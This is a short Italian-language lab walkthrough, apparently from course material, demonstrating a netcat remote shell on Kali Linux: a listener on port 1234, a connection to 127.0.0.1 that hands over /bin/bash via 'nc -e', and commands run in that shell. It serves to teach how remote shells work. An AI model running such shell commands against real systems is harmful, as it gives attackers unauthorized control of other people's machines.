


Apertura listener per le connessioni in entrata sulla porta 1234

```
(kali㉿kali)-[~]  
$ nc -lp 1234
```

Connessione all'IP 127.0.0.1 sulla porta 1234 eseguendo una shell

```
(kali㉿kali)-[~]  
$ nc 127.0.0.1 1234 -e /bin/bash
```

Esecuzione comandi nella shell



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali㉿kali)-[~]  
$ nc -lp 1234  
whoami  
kali  
uname -a  
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux  
ps  
  PID TTY          TIME CMD  
  8107 pts/0    00:00:01 zsh  
 10507 pts/0    00:00:00 bash  
 10569 pts/0    00:00:00 ps
```